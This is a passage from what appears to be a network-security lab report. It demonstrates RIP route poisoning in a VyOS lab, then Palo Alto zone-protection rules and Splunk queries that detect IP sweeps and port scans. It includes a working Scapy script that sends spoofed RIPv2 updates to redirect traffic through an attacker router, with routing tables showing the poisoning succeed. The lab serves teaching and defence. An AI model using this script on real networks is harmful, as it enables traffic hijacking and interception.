

Figure 59: RIP packet fields



Figure 60: New LAB topology for RIP attack



Figure 61: Path followed by packets directed to Internet (green) and VLAN 8 (yellow) before RIP attack



Figure 62: Path followed by packets directed to Internet and VLAN 8 after RIP attack

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.32          192.168.170.34/29                 u/u
eth0.40          192.168.170.41/29                 u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 192.168.170.42, eth0.40
C>* 127.0.0.0/8 is directly connected, lo
S>* 192.168.170.8/29 [1/0] via 192.168.170.42, eth0.40
C>* 192.168.170.32/29 is directly connected, eth0.32
C>* 192.168.170.40/29 is directly connected, eth0.40
S>* 192.168.170.64/29 [1/0] via 192.168.170.33, eth0.32
vyos@vyos:~$ _
```

Figure 63: Static routes in R5 routing table for RIP attack

```
import time
from scapy.all import *

rip = IP(src="192.168.170.34", dst="192.168.170.33")/UDP(sport=520,
dport=520)/RIP(cmd=2, version=2)/RIPEntry(AF=2, addr="0.0.0.0",
mask="0.0.0.0", metric = 1)/RIPEntry(AF=2, addr="192.168.170.8",
mask="255.255.255.248", metric = 1)

time_sleep = 30

while 1:
    send(rip)
    time.sleep(time_sleep)
```

Figure 64: RIP attack script



Figure 65: Wireshark capture of fake RIPv2 packets to R4

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.24          192.168.170.26/29                 u/u
eth0.32          192.168.170.33/29                 u/u
eth0.64          192.168.170.65/29                 u/u
eth0.66          -                                 u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

R>* 0.0.0.0/0 [120/3] via 192.168.170.25, eth0.24, 00:00:39
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.170.0/29 [120/3] via 192.168.170.25, eth0.24, 00:13:00
R>* 192.168.170.8/29 [120/3] via 192.168.170.25, eth0.24, 00:13:00
R>* 192.168.170.16/29 [120/2] via 192.168.170.25, eth0.24, 00:13:00
C>* 192.168.170.24/29 is directly connected, eth0.24
C>* 192.168.170.32/29 is directly connected, eth0.32
R>* 192.168.170.40/29 [120/2] via 192.168.170.25, eth0.24, 00:13:00
C>* 192.168.170.64/29 is directly connected, eth0.64
vyos@vyos:~$ _
```

Figure 66: R4 routing table before RIP attack

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.24          192.168.170.26/29                 u/u
eth0.32          192.168.170.33/29                 u/u
eth0.64          192.168.170.65/29                 u/u
eth0.66          -                                 u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

R>* 0.0.0.0/0 [120/2] via 192.168.170.34, eth0.32, 00:02:27
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.170.0/29 [120/3] via 192.168.170.25, eth0.24, 00:22:08
R>* 192.168.170.8/29 [120/2] via 192.168.170.34, eth0.32, 00:02:27
R>* 192.168.170.16/29 [120/2] via 192.168.170.25, eth0.24, 00:22:08
C>* 192.168.170.24/29 is directly connected, eth0.24
C>* 192.168.170.32/29 is directly connected, eth0.32
R>* 192.168.170.40/29 [120/2] via 192.168.170.25, eth0.24, 00:22:08
C>* 192.168.170.64/29 is directly connected, eth0.64
vyos@vyos:~$
```

Figure 67: R4 routing table after RIP attack

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ traceroute 192.168.170.9
traceroute to 192.168.170.9 (192.168.170.9), 30 hops max, 60 byte packets
 1  192.168.170.65 (192.168.170.65)  0.497 ms  0.442 ms  0.427 ms
 2  192.168.170.25 (192.168.170.25)  0.739 ms  0.725 ms  0.711 ms
 3  192.168.170.18 (192.168.170.18)  1.151 ms  1.136 ms  1.265 ms
 4  192.168.170.9 (192.168.170.9)  1.665 ms  1.647 ms  1.627 ms

┌──(kali㉿kali)-[~]
└─$
```

Figure 68: Result of traceroute to VLAN 8 before RIP attack



Figure 69: Result of traceroute to VLAN 8 after RIP attack

We can notice in the Wireshark capture shown in Fig. 65 the fake RIPv2 packet sent by spoofed IP address of R5 interface to R4 interface, containing the default route and the IP address of VLAN 8.

The result of RIP attack is underlined by the routing table of R4 after the attack, shown in Fig. 67: before the attack, according to the routing table (Fig. 66), the best route to reach Internet and VLAN 8 is through `eth0.24` of `192.168.170.25` (R3) in 3 hops, after the RIP attack the routing table is succesfully poisoned and the new best route to reach that destinations is passing through `eth0.32` of `192.168.170.34` (malicious R5) in 2 hops. So the traffic is under control of the attacker. Another proof of this behaviour is obtained using the `traceroute` application: we can see in Figures 68-69, respectively before and after the attack, how the packet directed to VLAN 8 after RIP attack follows a path through R5 `192.168.170.34`.

1.2 Countermeasures and Results

We configured the Next Generation Firewall of PaloAlto PANW VM-50 FW in order to counter the malicious attacks, more precisely exploiting the Advanced Threat Prevention, which is (according to PaloAlto documentation) an "intrusion prevention system (IPS) solution that can detect and block malware, vulnerability exploits, and command-and-control (C2) across all ports and protocols, using a multi-layered prevention system with components operating on the firewall and in the cloud". In addition, we used SIEM from SPLUNK to monitor the network and collect relative data with the aim of identifying critical risks and detect threats (IDS function).

1.2.1 Reconnaissance attacks

We created in "$Network \rightarrow NetworkProfiles \rightarrow ZoneProtection \rightarrow ReconnaissanceProtection$" some protection rules to counter reconnaissance attacks tuning relative parameter, and then we attached them to the zone to protect.

1.2.2 IP sweep

We configured the SPL search query in SPLUNK shown in Fig. 70 to detect the IP sweep attack towards the SERVERS segment `192.168.173.0/24`. More precisely for all the ICMP packets which has that network as destination, we count the unique destination IP addresses for each source IP address, selecting only source IP addresses where the count of unique destination IP addresses is at least 100. In this way we are able to identify the source IP addresses that communicates with at least 100 distinct destination



Figure 70: SPLUNK search query for IP sweep towards SERVERS segment and detection of Kali (internal attacker)



Figure 71: Firewall Host Sweep zone protection rule



Figure 72: Result of IP sweep towards SERVERS segment after FW Host Sweep zone protection rule



Figure 73: Wireshark capture of no reply from Windows XP in IP sweep after FW Host Sweep zone protection rule

IP addresses inside the target network. In our case the Kali (internal attacker) `192.168.171.80` which was the perfomer of IP sweep attack against the SERVERS segment is correctly detected.

We configured the Host Sweep zone protection rule (see Fig. 71) inside the Reconnaissance Protection zone profile with the following features:

- Action: block to drop all packets from the source to the destination for the remainder of the specified time interval
- Interval for the detection (sec): 10
- Triggering threshold (number of events): 20

Then we attached this zone protection rule to LAN zone.

We can see the effect of the rule in Figures 72-73: indeed, differently from Figures 36-37, after receiving 20 (threshold) ICMP echo request packets in a maximum of 10 sec (interval), all the echo request packets after the 20-th packet (also its reply included) are dropped from the firewall. The output of the script gives only the IP address of the firewall interface obviously because it's the first IP of the networks, but the successive IPs of active hosts are absent due to the reason that their IP addresses are much after than 20 (packets with) IPs in order, also in the Wireshark capture the reply response packets are not found. Indeed, both Windows XP both SPLUNK replies are not present in the traffic captured by Kali attacker interface.

1.2.3 Port scanning

We configured the SPL search query in SPLUNK shown in Fig. 74 to detect the Port Scanning attack. More precisely for all the TCP packets we count the unique destination ports for each source IP address, selecting only source IP addresses where the count of unique destination ports is larger than 120. In this way we are able to identify the source IP addresses that communicates with more than 120 distinct destination ports. In our case the Kali (internal attacker) `192.168.171.80` which was the perfomer of Port Scanning attack against Windows XP is correctly detected.

We configured the TCP Port Scan zone protection rule (see Fig. 75) inside the Reconnaissance Protection zone profile with the following features:

- Action: block to drop all packets from the source to the destination for the remainder of the specified time interval
- Interval for the detection (sec): 10



Figure 74: SPLUNK search query for Port Scanning and detection of Kali (internal attacker)

